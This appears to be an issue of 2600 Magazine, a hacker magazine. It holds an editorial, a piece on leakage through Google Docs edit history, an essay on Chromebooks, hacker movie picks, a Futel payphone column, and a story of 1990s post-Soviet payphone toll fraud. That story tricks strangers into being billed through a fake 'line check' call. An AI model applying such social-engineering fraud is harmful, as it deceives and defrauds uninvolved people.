40 YEARS OF DEDICATED SERVICE

PROGRESS

40

OF A SORT

FOUR DECADES IS A LONG TIME TO BE DOING ANYTHING. AND IT'S TRULY HARD TO BELIEVE WE'VE BEEN AT THIS FOR THAT MANY YEARS.

Battered Payphones

Canary Islands. Seen in Arrecife on the island of Lanzarote, the cheery blue color disguises the pain this phone must feel on a daily basis while rust eats away at its existence.

Photo by Spinoinside

Guam. This sad relic was found at the Chamorro Night Market in Hagåtña. It still looks strong, although it's clearly missing some vital parts.

Photo by Sam Pursglove

Cuba. While old and battered, we believe this Havana payphone is still in working order. It's always good to see old tech continuing to serve a purpose.

Photo by Mikki Janower

Israel. This Jerusalem phone has seen things. There may still be hope for it, but a serious makeover is clearly needed. The phone number rings when you call it, but don't expect anyone to pick up.

Photo by Philip Rosenthal

Got foreign payphone photos for us? Email them to payphones@2600.com.
Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (more photos on inside back cover)

Topics

hanging on
in quiet
desperation

Progress of a Sort

Four decades is a long time to be doing anything. And it's truly hard to believe we've been at this for that many years. But this is true in almost any field; time just seems to fly by and even somehow pick up speed during the journey.

We're definitely progressing. There can be a debate on whether it's enough or in the right direction, but we cannot say there hasn't been movement. It's very easy to lose sight of the ground covered when you've been part of the journey.

Let's start with some very recent progress affecting the magazine and its future.

We believe we have met the challenge that was thrown at us late last year when Amazon pulled the rug out from under small publishers and stopped supporting magazine subscriptions on their Kindle devices. While Amazon wants us to remain in their Kindle Unlimited program, initial estimates say we'd earn less than one sixth of what we had been earning while Amazon themselves, naturally, would do much better. That doesn't exactly fill us with enthusiasm, particularly since we did the work to get thousands of Amazon customers to use their Kindles to subscribe to *2600* and now they're being abandoned while we lose vital subscriber support.

So now the hard part is ahead of us. We're putting a new system in place that will not only allow PDF subscriptions, but also for Kindles to be sideloaded with EPUB editions that will work seamlessly in those devices without Amazon being able to interfere. Since Amazon won't permit us to communicate with our Kindle subscribers, we are going to need to really raise our voices to get the word out that new options are becoming available.

Our new digital subscription will have a few goals:
- A seamless interface with our existing 2600.store.
- A minimal amount of data from subscribers to maximize privacy.
- No DRM or other restrictions.
- A simple, intuitive, and secure interface.

We just weren't satisfied with the features or security of any subscription product that was already out there, which is why we broke our asses to put something brand new together. And by the time you read this, we hopefully will have succeeded or will have some significant progress to report. Please keep looking for updates on the 2600.com website. We also really need help in getting the word out to those who may not even be aware of what's going on.

We want to thank everyone for the support and encouragement that is getting us through this massive challenge.

But enough about *our* problems.

Far more important is what is happening to us as people and as societies. Much of the idealism we sought after in those early years was actually achieved. Look in our early pages and you'll see the frustration we all were having just in getting access. Nobody could afford a computer of their own, and the best chance you had of experimenting with one was either getting enrolled in a university or hacking into a machine somewhere. People literally risked a criminal record to learn Unix. And now, access is everywhere and it's become trivial to achieve it - or to gift it to someone who isn't able to themselves.

Mere communications was something else hackers yearned for in those early days. Red boxes, blue boxes, and much of the phone phreak culture centered around bypassing Ma Bell and figuring out ways to make phone calls for free. Sure, it was a game, but it was also a human necessity to be able to reach out and talk to one another, one that the phone companies jealously restricted. To have the ability to reach the entire world held so close to us for the first time in humanity's history only to have it restricted by arbitrary cost - or more accurately, a series of tones - was simply too much for many to resist. And we're lucky they didn't.

Today we can connect all around the

world without fear of bankrupting our parents. It's an incredible ability - and a method of bypassing the controls imposed upon us in other ways. We're not restricted to our small and insular communities. It's possible to reach out to those on the other side of the planet who think and live very differently from us. We have the ability to learn and teach on our own terms. Or we can just take it all for granted and never really appreciate the true magic that we have.

This is the same landscape we witnessed in our early years. Those who followed all the rules would never experience the wonder and the joy of a new piece of technology outside of the confining rules they were presented with. But to people like us, a new message on a computer, a ringing phone, or the sound of a pager all represented new adventure, not just a job and more responsibility. If we treat today's advances in that same nonchalant way, we risk not starting the revolutions in thinking that so desperately need to happen.

Today we are experiencing the next steps in artificial intelligence. Lately, everyone seems to be playing with applications like ChatGPT. The speed and humanlike responses are everything from impressive to terrifying. And that's the part we have full control over.

This is not a genie that will get back into the bottle. These kinds of tools are here to stay and they will only get more sophisticated. We'll see them used in all sorts of other applications. And like any tool ever invented, there will be possibilities of great good and great evil that come out of them. We can (and will) react with fear, ignorance, and hostility. We can pretend to get a handle on the technology and simply try to ban and control it in ways that are easily defeated. How many times have we seen this exact same strategy play out in the past? When has it ever worked?

As hackers, we need to push any new technology to the limit. We need to try to break it. We need to misuse and abuse it, devising applications that were never originally intended. From all that, we build something better. And so it goes.

We're about to enter a world where it will no longer be assumed that the video we see is what really happened, that the politician we hear speak actually ever said those things, or that the words you're reading originated with a human. That may be frightening or disconcerting, and we can certainly see why. Any revolution has that effect. And right now, everything we've grown used to is being thrown on its ear. Those who usually have the answers may not know how to handle what's developing right in front of us. This is the time where innovative thought and creative ways of solving problems emerge from unexpected places.

Basically, what this all means is that nothing's the same anymore. Everything that's been defined as real in the past may no longer fit that definition. It might become difficult to distinguish human from AI. But difficult is not impossible. There has never been a time in history where some form of technology has taken over a human's job and managed to continue building and expanding upon the original idea, all the while keeping humans excluded. Our functions change and, most often, take on more of an organizational role as we evolve in a new direction which never would have been possible had we continued to be mired in our previous occupations.

It may be hard to see it here. But we're walking down that same road. The rules have changed once more. We can no longer believe what we see, hear, or read. We're going to need more background and more knowledge if we don't want to be taken advantage of.

Rather than look at these new tools with either suspicion or as a means of cheating, let's figure out how best to use them in order to *help* us achieve what we're attempting to do. That then enables us to accomplish even more and reach heights we never would have gotten to otherwise.

We spend a substantial amount of time dealing with the effects of future fear. Like with those early days, we see a lot of anxiety and dread being expressed by those who don't understand or appreciate the technology or the potentials - and sometimes by those who understand all too well.

Just like back in the early days, there are those of us looking forward to the fun that's ahead.

Sleuthing Google Apps Part 2: The Google Application Suite

by Estragon

In Part One (39:1), we discussed how Google Calendar "busy" time may be utilized to see when people are meeting together, even when meetings are intended to be confidential.

In Part Two, we will see how the history of changes to documents can be illuminating. First, let's review what the Google application suite is for. This is a set of online applications, which are web-accessible and have native apps for phones and tablets. The apps include email, a calendar (which was our focus in Part One), office productivity tools (documents, spreadsheets, presentations), file storage and sharing, and a variety of other things. The suite also includes non-Google applications. In addition, a Google login may be utilized to access non-Google services as part of a single sign-on solution.

Many individuals utilize the Google suite, and thousands of organizations provide their constituents (members, employees, affiliates, etc.) with a Google suite login within the Internet domain space of the organization. In this article, I will describe how there can be unintended information leakage through the use of applications that allow authorized users to view the history of changes.

Being able to recall and replay history in computer-based tools is a standard feature across a variety of applications and platforms. For example, the Unix/Linux "history" command shows what commands were executed in the shell and the history can be saved so you can search from earlier logins. Another example is using control-Z (or similar) as an "undo" command to roll back to one step earlier in many applications. A final example is source code revision tracking, such as that offered by git, make it easy to roll back a set of files (i.e., source code) to an earlier state. The ability to view history, potentially with features like undo or rollback, is a great convenience.

In the Google application suite being discussed here, an interesting feature of the spreadsheet ("Google Sheets") and word processor ("Google Docs") applications is that the history can track edits by multiple identities. That is, a single spreadsheet or document can be edited by people with different Google logins - and the history associates each change with the specific login (i.e., person) who made it.

This is a very useful feature. During collaborative editing, which might take place over days, weeks, or longer, anyone who can view the document can also see the history of changes, and who made them.

In a Google document, granularity of the history is typically the editing session. You can view a version of the document (even many versions per day) that reflects what a document looked like before a session. Usually this seems to be an amount of time at the keyboard adding content or making changes. If multiple people were editing, each person's edits before someone else made changes would constitute a session, so you could rollback to an earlier version if desired, or see what has been changed.

In a Google spreadsheet, the temporal granularity is similar. But in addition to switching back to an earlier session, Google helpfully highlights the specific cells in the spreadsheet that were changed. You can then visually see what was changed, as well as what user made the change.

There are a few ways to get access to the history in docs and sheets. Easiest in the web interface is to look towards the top of the screen where it says when the most recent change was (something like, "Last edit was... " and a date or time, like "5 minutes ago." Just select (click on) that text, and you'll get the history tracking view of the doc or sheet. It pops up on the right side, and you can navigate back to different versions. This behavior seems to be similar across different web browsers (Firefox, Chrome, etc.). On phone and tablet apps I tried, the menu was a little different: "Details and activity."

These features provide some accountability and traceability to determine what changes were made. They allow a reasonably granular rollback capability that persists even after the web browser is closed or the user logs out, because the history is part of the document itself. In documents that are older, they provide a record of who worked on it and where their contributions were made. If someone works on a document, and then their Google login for the organization is deleted, track changes will indicate an anonymous or unknown user made those changes.

The history tracking features can be a source of information leakage, however. For example, there might have been earlier versions with content found to be questionable, offensive, incorrect, or otherwise undesirable. The history tracking means that those earlier versions are still

accessible to anyone who can see the document history.

It might be that in some organizations there is sensitivity to the identity of an editor. If it was a departmental memo, for example, perhaps it would be inappropriate if someone from another department made changes. In a university setting, what if a term paper ostensibly written by a single student was found to have had sections written by other students? What if changes were made by someone who had departed the organization, but still had managed to retain a Google login?

A personal experience I had with information leakage builds on a story I told in Part One. In that story, I was in a large multi-institutional membership organization where hundreds of people from over a half dozen organizations had a shared Google space.

There was a situation where a group of people in the organization were colluding against the broader organization. Part One described how I was able to gain insights into the people who were colluding: who was colluding, when they had meetings, and even where they met, simply by looking at free and busy time in the calendars I had access to. This was information leakage through Google Calendar.

The same collusion was also manifesting itself in the shared documents and spreadsheets. The default settings I am familiar with are that documents, spreadsheets, presentations, and similar types of works are not viewable or findable by organizational members, except by the person who owns them. That person can then invite others to collaborate. Collaborators may be invited either to view only; to view and comment; or to view, comment, and edit.

However, the setup we used, which is typical of other organizations I've seen, is to have a shared document repository. Anyone in the organization could access documents in the repository and navigate it via a hierarchy. The tool for organizing, sharing, moving, etc. is Google Drive (GDrive), and it serves as a web-based interface to a document collection.

If you haven't used GDrive before, or had it in a shared organizational context, it probably still sounds familiar. The Windows-Icons-Mouse-Pointer (WIMP) interaction method, combined with POSIX or POSIX-like capabilities for creating a file (document) and directory (folder) hierarchy, is ubiquitous. It's the basis of Windows, Macintosh, and *nix approaches to files and directories. This is also how much of the web is presented and experienced, with main pages (files) leading to groups of other pages (directories) in a hierarchy.

So, in the organization I was part of, we had a shared GDrive with many documents. Most were visible to anyone in the organization, and many were even editable by anyone. We trusted people to behave, though it would have been possible for someone to purposely delete, rename, or deface documents. Of course, it would have been easy to find out who had made those changes, unless they did a good job of covering their tracks.

The collusion situation was that we had some shared organizational documents, set up for limited visibility only for a cross-organization group that was working on them. This included a budget for the whole organization and its component organizations, as well as various documents describing governance processes. That big budget spreadsheet, though, was the focus. The group working against the larger organization was, among other things not discussed here, trying to shift the budgets so that some parts of the organization would starve, while others would thrive.

I'm not providing a lot of detail (such as, how would a shared spreadsheet have such a big real-world impact? Aren't there other processes in place to ensure against misbehavior?). For this example, the focus isn't on what happened next. The point is that there was a group within the broader organization that was attempting to hijack the process, by making edits to the spreadsheet in their favor.

Figure 1. A budget planning document intended to be viewed by all organizational members.

Sleuthing to the Rescue!

By looking at the change history, I was able to see that the spreadsheet owner first created the Google spreadsheet by uploading an Excel file. The original name of the file disclosed intentions behind the budget, because it had a name that basically said it was focused on enriching some

of the organizational members by cutting the budgets of other members. The history showed that the spreadsheet was immediately renamed to something less incriminating, but the history showed the original.

Within the spreadsheet, I could see who had made changes to adjust the original and the nature of those changes. It was evident who was trying to move money away from one part and towards another. Through the history viewing mechanism described earlier, I could see just what changes were made and how they propagated throughout the spreadsheet. For example, changing assumptions about annual salary increases for one part of the organization would instantly propagate across the spreadsheet, even across multiple pages in the spreadsheet. Google helpfully color-codes these changes, according to who made them and when.

Figure 2. Original version showing content that had been removed after the Excel file was uploaded. Color coding (appearing shaded here) shows what was changed during the editing session.

It was also interesting to see who had not done any editing. In several cases, I saw that the top administrators for the colluding organizations were making these changes, rather than their finance experts. In other words, it was the bosses who were colluding to disenfranchise other bosses.

This information leakage is a byproduct of the convenience of a shared editing platform. I took some screen shots and made saved copies of some of the intermediate versions (another convenient feature!) as evidence of the collusion. The examples in this document are not the actual documents from the incident. They were created by me to illustrate the fundamentals.

Just as with Part One of the article, which described information leakage in the Google calendar, the leakage through Google's spreadsheets and documents is a result of the design. I didn't need to have administrator privileges, or bypass any technical controls, to get a picture of what had happened during the history of the edits.

Yet it's clear that those making the edits would have preferred their identities and the nature of the changes were not visible to people who were not part of the colluding group. After all, the group had made significant efforts to keep their plans hidden (including as described in Part One with a secret meeting). The edits all happened before a big meeting to go over the final proposed budget.

At the budget meeting, the collusion group didn't raise any questions about the new budget or how it had managed to sway resources towards their parts of the organization. It was left to the disenfranchised to point out the problems. My sleuthing was instrumental in demonstrating the focused effort to shift budget resources.

Were there steps the group could have taken to avoid making their actions visible? What general practices might be advised for individuals and organizations utilizing the Google suite?

Firstly, common sense would dictate that anything happening on the shared platform might be visible to others. In my examples, it was easy for anyone with access to view the spreadsheet to see who had made changes, and the impact of those changes. This was a result of the design of the tools in the Google suite.

Yet even if the platform didn't make actions easily visible, they would be visible to people with privileged roles within the Google suite for the organization. Or perhaps only to Google itself. For example, private (non-shared) documents are only visible to the username that "owns" them. But an administrator could force a password change and login as that username to see the private files, emails, etc. This password change would be detected by the person who had been using the account, of course, but not if, for example, they had been fired. If external authentication was being used (using LDAP) or OAuth 2.0 or similar), the administrator could even change the password back without the original user knowing about it.

Bottom line: If you are using a shared platform, you should assume that anything you do could be visible to others. The only issue is how easily

it's visible. In the case of shared documents and spreadsheets, what you do is visible (at some level of granularity) to anyone who can see those shared documents and spreadsheets.

Secondly, as a corollary: Anything you would prefer to be kept secret should be done off the shared platform, or at least outside of the areas that are easily visible by default. In my example, the collusion group would have done better to utilize email to revise an Excel spreadsheet, before uploading the Excel file as a Google sheet.

Thirdly, there are some steps to make the history less visible. In the Google suite, the editing history is part of a specific document. If you make a copy of the document, the history is not copied. So, a new document starts with a blank history.

Another technique to make a new document is to download. If you save a Google document or spreadsheet as a .docx or .xlsx respectively, the editing history is not saved. (Note that any comments are saved.) You could then share the .xlsx or .docx, instead of the online document or spreadsheet. Of course, the collaborative editing and other features will not be available, but maybe this is desirable.

More generally, if your goal is to share the outcome, and not an editable file, then save/download as a PDF (or even take a screenshot). You can even put the PDF in your shared Google space.

And finally: Be diligent about default settings for sharing, granularity of who things are shared with, and removing shared access when it is no longer necessary. This is partly the responsibility of the domain administrator for the Google suite, and partly the responsibility of the individual:

- Shared spaces (i.e., a location in Google Drive, as mentioned briefly above) should only be used for items that should be shared.
- When allowing access to others, make it at the lowest suitable level: View, Comment, or Edit, in that order. "Edit" capability (versus "View" or "Comment") should not be the default.
- Revoke or decrease access when it is no longer needed.
- If shared editing is not needed, then do editing in a private space, and share immutable formats like PDF.

One final note on the Google technologies I've written about: The details of features and how to access them change over time, including some changes since the experiences I've described. While the specifics of what I've described might change over time, the general characteristics of the design of the platform have remained stable.

In closing, please be cautious when you are using shared platforms for document editing or similar purposes. The platform can keep track of what you are doing, and information about actions that might seem secret may be easily visible to others.

What About Tomorrow's Hackers?

by akerch

As if society's current relationship with technology weren't complicated enough, I'd like to challenge the reader for a moment to consider what programmers, hackers, and computer users in general might look like in the future. I suspect a big shift is coming, not necessarily for better or worse, I hope, but a big shift nonetheless.

After boredom and despair led me to quit my corporate tech job, I decided to change fields and get into education. At first, I worked fixing Chromebooks and generally supporting the technology needs of a small elementary school. Now I work at a high school and am one of two teachers in the school of 1500 students to have experience with programming. I say this not to brag, but to emphasize the state of alienation that computer science education seems to be facing in schools. Of course, computers themselves are by no means alienated, especially these days post-remote learning where the standard

has shifted to a one-to-one relationship between students and Chromebooks. The thing is, though, while student computer use is high and computer proficiency (maybe I should say Google Chrome proficiency) is high, too, I suspect the general student outlook on technology and computer use is becoming ever less messy.

Again, I'm hesitant to classify this as explicitly good or bad: a smoother, more stable, uniform experience with technology is by and large probably a good thing for most students. The ubiquity of Chrome OS does make students' expectations for what they can do on a computer consistent, and Chrome OS's inherent limitations, along with school districts' obsession with walled gardens, make it difficult for an inexperienced user to brick their device or download a virus. And for most students, who just need to write documents, make slide shows, and log into Kahoot!, Chrome OS does all they need to do.

I'm willing to concede all that: standardized, limited computer behavior does generally keep things calmer on a school network, in much the same way that forcing all cars to have turn signals increases safety on roads. What concerns me is that I feel like the other side to this is a general "pulling away" from what a computer actually is and can do. The elementary school kids I worked with were incredibly adept at using Chrome OS, and while they generally could not type to save their lives, they were very good at navigating the computer's interface as well as the Internet at large. The high schoolers are better with their keyboards, and are refreshingly good at getting around district Internet policies, but are still very much stuck within the confines of Chrome OS, since they can't really access the computer itself, and the only way they can get information in or out of the device is through HTTP.

I've noticed, as a result of all this, that students and adults alike are beginning to think that Chrome OS and cloud-based technology is all there is. Furthermore, perhaps more concerningly, they're OK with it. Using a command-line interface at school for anything at all often raises eyebrows and gets me accused (albeit casually) of "hacking." Trying to get a dozen old laptops running Linux to be OK'ed by the district as tools for AP Computer Science was an uphill battle, with the district citing security concerns and a lack of infrastructure for Linux (???) in place. (I of course held my tongue and did not ask them what they thought Chrome OS was.) Most teachers I speak with about AP Computer Science say they've only ever used web-based IDEs to teach it, which doesn't surprise me but still makes me want to throw up.

As we get older, and the population begins to shift toward being dominated by those who grew up only using Chrome OS, I fear the definition of a "computer" will become, for regular users, simply a machine used to access the Internet. Maybe we're already there - hell, I'm writing this on Google Docs. Hackers, and the urge to get around restrictive policies, won't go away. I'm confident about that. But if Google et al's paradigm shift is successful, and the people of tomorrow only think of computers as a means to an Internet connection, that means all less-than-sanctioned behavior will still go through and be monitored by the likes of Google. I'm worried that that won't even occur to the hackers of the future, since they'd never seen a computer as anything other than an Internet connection. For example: after finals last week,

I let students quietly use their computers after they were done testing, and I noticed a handful of them were playing *Pokemon* on emulators they'd downloaded to their computers. This was fantastic, and I am always happy to see students using computers for fun even when policies say they shouldn't. I didn't have the heart to tell them, though, that "downloading a file to a Chromebook" just meant downloading it to their Google Drive, and that any Google Suite administrator who wanted could easily see that activity and restrict their account activity, take away their Chromebook, or, even worse, delete their saved progress in the game. We're so deep in the Google/Microsoft/Apple streamlined OS surveillance state, we're not even aware of it anymore.

Whatever. Maybe I'm wasting energy on this line of thinking. People's relationships with computers always change and will continue to change. I've never used a Lisp machine or programmed with punch cards and I turned out OK. Today's young people will probably be OK, too - as I said, I firmly believe the desire to hack, to get messy, and to circumvent will always be around; it just might look different for each generation. Everybody should learn to hack by getting what they want out of the technological circumstances they're in. Just as I learned about hacking by setting up and using proxy servers to play games in middle school, so will students of today by using Google Docs to chat with their friends when their phones have been confiscated. I only want to make sure that we don't lose too much in the process. If the folks at Chrome OS had their way, I fear they'd want everybody to believe that computers really are just for the Internet, anybody using a CLI really is a hacker, and that there's no sense in writing software locally when it can be done on somebody else's server.

So, at the end of the day, here's my request: if you see a young person messing around on a Chromebook, encourage them to keep doing what they're doing, and also give them the old laptop from the 2000s you have that's been collecting dust for a decade. Maybe give them a screwdriver, too. Invite them to take it apart, or to fire up the Windows XP (or whatever) that's on it and royally mess up the system, or to write a local script that does their homework for them or kicks their sibling's Chromebook off their home network. Anything. It's our responsibility just to plant the seed of hacking and of the Wild West world of computers outside the corporate walled gardens. The rest, I'm sure, will take care of itself.

Hacker Movies

by info

This is about "hacker movies." Just a computer being used in a movie doesn't make it a hacker movie. We all think of *WarGames* as a hacker movie (the computer voice thing was fake), and there are many "hacker/hacking movie" lists, but I think I can show that a true hacker movie is also often what many would not think of as one. (I did not consult any existing movie lists before writing this.)

If a person used a rotary phone to mechanically record the last number dialed so the number could be figured out, would that be a "hack?" Humphrey Bogart did just that in a 1940s gangster film. Herein I give two films, in depth, for readers to contemplate just what a hacker movie is, ending with a list of a few others to consider.

First is *711 Ocean Drive*, directed by Joseph M. Newman and starring Edmond O'Brien. It came out in 1950. It opens with a warning that "Because of the disclosures made in this film..." the production needed police protection. (Whether just a stunt or not, I did not investigate.) As the credits are wrapping up, a telephone is prominent. In effect, a telephone is the first character of the film.

O'Brien plays Mal Granger, "just a guy working at the telephone company," who ends up in the "racing wire" racket. When Mal first appears with a linesman's handset in his hands, he confesses of a "secret desire to cross up a few of these wires." Not 10 minutes into the film we're in a room full of telephones at a racing bookie joint, predating *The Sting* by 23 years. But in this film, it's all about Mal's "knowledge of telephones and electronics." The telephone system which Granger hacks to help bookies get a knowledge advantage is the real star.

Then there is *The Train*, directed by John Frankenheimer, starring Burt Lancaster. Not only is this a hacker film, it's one of the greatest films of all time. It debuted in 1964 and took place during the end of World War II. Though telephones (and train equipment) do have roles here, this film has Lancaster and crew pulling off the best social engineering hack of all time.

Lancaster is forced to conduct a train from France to Germany, its cargo full of priceless stolen art. What the hack is here is to convince the Germans on the train, and those they were in touch with, that they were going to Germany while actually going in the opposite direction.

With the help of the French Underground, as the train went East, the Germans on the train were duped at each stop, with changed station signs for example. It's also just a great film, so that ain't too much of a spoiler. (There are many other hacks in the film, mechanical in nature, but hacks just the same, that would be spoilers if I were to mention them.)

Also for consideration are the two great films, *Three Days of the Condor* (1975) and *The Conversation* (1974). So too *The Heroes of Telemark* (1965), if one can think of sabotaging Germany's heavy water project as hacks of a sort.

Of note is *Billion Dollar Brain* (1967), in which Karl Malden really does hack a Honeywell 200 by replacing some of the cards in its batch. (I once repaired a magnetic tape cleaner, having worked for the company that made it, in the 1980s.) And just for kicks, *The President's Analyst* (1967) satires the CIA, the FBI, and TPC.

(Some, if not all, of these movies can be found online somewhere. *711 Ocean Drive* can be seen via the Internet Archive and is highly recommended.)

Thanks for listening.

A Post-Soviet Payphone Trick

by Roman Pushkin

I thought y'all would appreciate the story about public payphones we had back in the 1990s in all ex-Soviet cities. I lived in a relatively small town with a population of 80,000.

The payphone would require you to drop a coin from the top to make a phone call - but only within the city you're calling from. Regional calls were prohibited for some reason.

I'm gonna tell you the method I invented for making regional and countrywide calls from this machine without a single coin. It was somewhat tricky, but it worked many times.

I was able to find *2600 Magazine* on some BBS nodes, but U.S. dial tones didn't work for obvious reasons. The post-Soviet phone system was a completely different story.

A few notes about how rotary phones work: When you dial the number, it's sending a certain number of impulses to the phone line. You can even disconnect the rotating device from that phone and attach it to your body - you're gonna feel it. And this is the reason zero is the last digit on the circle - it's encoded with ten sequential impulses.

The station on the other end is programmed to read those impulses and the pauses between

them. If you want to call 31337, it's going to look like: ... (pause) . (pause) ... (pause) ... (pause) .... (we had five-digit phone numbers in our city).

But how do you make a phone call without a coin? It turned out there was a hardware bug in this design. If you pushed the metallic arm that held the handset to about halfway down and quickly released it, you'd generate the impulse that the phone made when you dialed "1".

If you pushed it two times sequentially, you'd get "2". So now you could call any number if you imitated the rotating speed, which is about two to three impulses per second. You had to respect the pause as well.

In other words, by only pushing the arm a certain number of times you could call any number within a city.

But it's not that interesting since calls within a city were free of charge if you had your own phone line. But regional calls! This is what was expensive. Subjectively, the price was comparable to like 50 cents a minute. Nobody was chatting long hours.

Myself and a couple of young phreakers, impressed by *2600*, were desperately looking for a way to hack the system. And we found it!

I know it's a long story, but I promise you'll enjoy reading it!

Before I explain, a few words on how you made regional calls. In our city you could only dial numbers starting with the numbers 2 through 5. Other initial numbers were reserved. For example, 2-10-16 was a valid number. But 7-22-33 wasn't.

The number "8" was reserved for regional calls. If you dialed 8-095-212-85-06, you'd end up calling the Moscow number "212-85-06", where 095 is the Moscow prefix.

However, there was no way to dial 8 on the payphone, even if you had a coin. It would let you know something was not right. So there was no way to make regional calls directly.

Here I have to say you still could dial 01, 02, 03 for fire, police, and ambulance. The other number you could call was "07" for the operator. You could call an operator and ask, for example, to connect you to a certain number, let's say in Moscow. The way it worked you would just tell them the city and the phone number.

However, you wouldn't get connected right away. The operator would always asks you for *your* phone number, so they would have a number to bill. Every time you talked to the operator, you would have to hang up and wait for them to

call you back. The wait time was normally one or two minutes. Since public payphones didn't have public numbers, you were out of luck here. You couldn't ask an operator to call you because you didn't have any phone number for them to call to.

So how the hell on earth could you make a regional call from a public phone with prohibited regional calls?

Here is the trick.

It turned out that you could pick a random number and make a note of it. You just had to make sure they picked up calls and were available at that moment. You would call them and say: "We're doing a line check. The next time we call you, in three to five minutes or so, just pick up the phone and leave the handset next to your phone, so we're connected."

This social engineering trick always worked, and it looked harmless. How the hell on earth could somebody take advantage of that?

You would then call the 07 operator from a public phone and ask for a regional call with any city and any number you wanted to call. You would be asked for *your* phone number, so they could call you back. You would provide this random number you made a note of before, and hang up the phone.

You would then quickly call that random guy from a public payphone (you could do it without a coin with the trick explained above). They would pick up the phone and leave the handset next to their phone, so now you're connected. You would then have to wait for the operator to dial in.

It turned out that operators had some sort of priority, and they would just connect to you not matter what. Even if you were on the line with someone else, they could jump into your phone call and do whatever they wanted.

So at this step, the operator simply called the number you provided back and asked for a verbal confirmation, like: "Are you the one who ordered a call to Moscow?" You would just say "yes" because you were already connected, and there you go. You could chat as many minutes as you wanted, and this poor random guy got billed.

I just hope at the end of the month they disputed these calls. I did it many times myself. In the post-Soviet system, oftentimes all you needed was to just refuse to pay to win a dispute, since there was no credit score, credit cards, or things like SSNs.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It's spring again in the Pacific Northwest and with it, allergy season. This seems to come earlier than ever, last longer than ever, and absolutely everything gets coated in pollen. I'm miserable and considering building a sneeze guard for my terminal because I have cleaned the CRT at least three times so far today!

On pretty much the entire West Coast, there's a housing crisis and we aren't immune from its effects. The homeless population has dramatically increased, and with it (and the improved weather), the number of people who show up at the Central Office picking up our intercom handset and trying to make a call has also grown. I have the same conversation often. It usually goes something like "I'm trying to make a call," and when I explain that this isn't an available service, the conversation ends with "What do you mean I'm at the phone company's office and I can't make phone calls here?" You have to admit, they do have a good point.

Fortunately, I can now direct folks to a nearby public phone operated by Futel. I'm not entirely sure what to call it - an independent public phone operator? An art project? Social commentary? All of the above? Whatever it is, they operate 14 of the strangest and most interesting public phones that you'll ever use. Starting in 2014, Futel began putting up phones in places where they believed that people might use them. It turns out that people did, and in the intervening nine years, the service has continually grown. Today, there are 11 phones in Portland; one in Long Beach, Washington (home of "Jake The Alligator Man" as featured in the *Weekly World News*); one in Detroit, Michigan; and one in Ypsilanti, Michigan.

Futel public phones are recycled Western Electric or Automatic Electric payphones, connected to a SIP ATA (usually made by Grandstream, which Futel has found to be the most reliable). The SIP ATA routes to an IVR, and calling works similarly to a prepaid calling card system. Two phones, which are deployed in a tiny house village and a social services office respectively, allow calling without going through the IVR.

When you pick up a Futel phone, you get a menu. Most people just make phone calls, which are free and limited to 30 minutes. Calls within the U.S. and Canada are allowed, with some filtering on premium rate numbers (via both Asterisk and the VoIP provider). International calling is also enabled for some common and popular destinations such as Mexico. However, many other services are offered in addition to calling. Users can create a voice mailbox, check their voicemail, call the operator, and connect with utilities, social services, etc. Beyond practical services, you can also reach "The Dark Fiber," which is a bunch of strange error messages and tones. Other menu options call random payphones that accept incoming calls, "The Druids of Sisyphus Gardens" (homesteaders living in an extremely remote area with landline phone service but no electricity or running water), and - in a form of social commentary, ICE detention facilities.

Unlike me, Futel doesn't perform "service monitoring" at all. They don't know what people say, and they don't

even review call logs! The only way that they know that there's a problem is if neighbors complain, or if their VoIP provider complains. Despite this, Futel has never had any legal complaints and has never been kicked off of a VoIP service. There has been no fraudulent 911 usage, and nobody has even made prank calls to sensitive locations that would definitely create blowback. It seems like most people using Futel phones are just making normal phone calls, albeit sometimes attempting to do so while inebriated at three in the morning. Futel effectively thwarts Drunky McDrunkface by adding a fairly clever restriction: you need to have a voicemail account to make a call during "drunk call" hours. People who are too wasted to figure this out and remember a four-digit password for five minutes can't make calls! Of course, 911 is always unblocked. Incidentally, voicemail accounts can only be created from a Futel phone, but can be used from any phone.

Operator service is also offered. People call the operator mostly for directory assistance. They want a phone number to a social service program. Some people call just because they're curious whether there's really an operator. Sometimes people want to be generally weird with an operator, or they're drunk and bored, or whatever. Sometimes they're calling an operator for mental health counseling. Operators have the capability to connect people to phone numbers as well. Although operated by volunteers, Futel actually runs the service semiprofessionally: there is an operator handbook and operators are trained according to this. Although being a Futel operator can be fun for volunteers, people calling operators are often in a really rough spot and aren't always super polite. They also aren't always sober. Operators can hang up on abusive callers, but retaliatory countermeasures (such as loud noises) are being considered.

It turns out that these days, running a volunteer operation like this is astonishingly inexpensive. Futel manages to operate all these phones for only about $5,000 per year! While there have been some efforts by Futel to write grant proposals - and limited success in this regard - it has been a tough sell given that the project is both functional (an essential service used by people living on the margins) but is also an art project. Collaborations with artists and hackers have gotten more traction. Open Signal, a Portland arts organization, recently partnered with Futel to implement programs that their artists developed. Futel also brings their services to ToorCamp, operating on the Shadytel network.

In the era of mobile phones and Internet everywhere, it's surprising how many people still use landline phones, and the continued demand for public phones is also surprising. While usage is much less than it previously was, the nature of today's usage may be more essential than it ever was (I called a tow truck for a soccer mom whose car broke down in the Central Office parking lot the other day on the way to pick up her kids, and who had forgotten her mobile phone at home). Cell phone batteries die, mobile phones get stolen or break, and cellular signals don't always reach everywhere. And on the margins of society, not everyone has their life together enough to manage even a prepaid mobile phone subscription.

And with that, it's time for me to find some allergy medicine. I have been sneezing nonstop, and this has to stop! Enjoy my least favorite season, wherever you are, and I hope you aren't allergic to anything because it seems that I'm allergic to everything. I'll write again this summer, possibly from central Asia.

References

`www.futel.net` - Futel
`www.opensignalpdx.org` - PDX Open Signal
`www.toorcamp.org` - ToorCamp
`www.shady.tel` - Shadytel

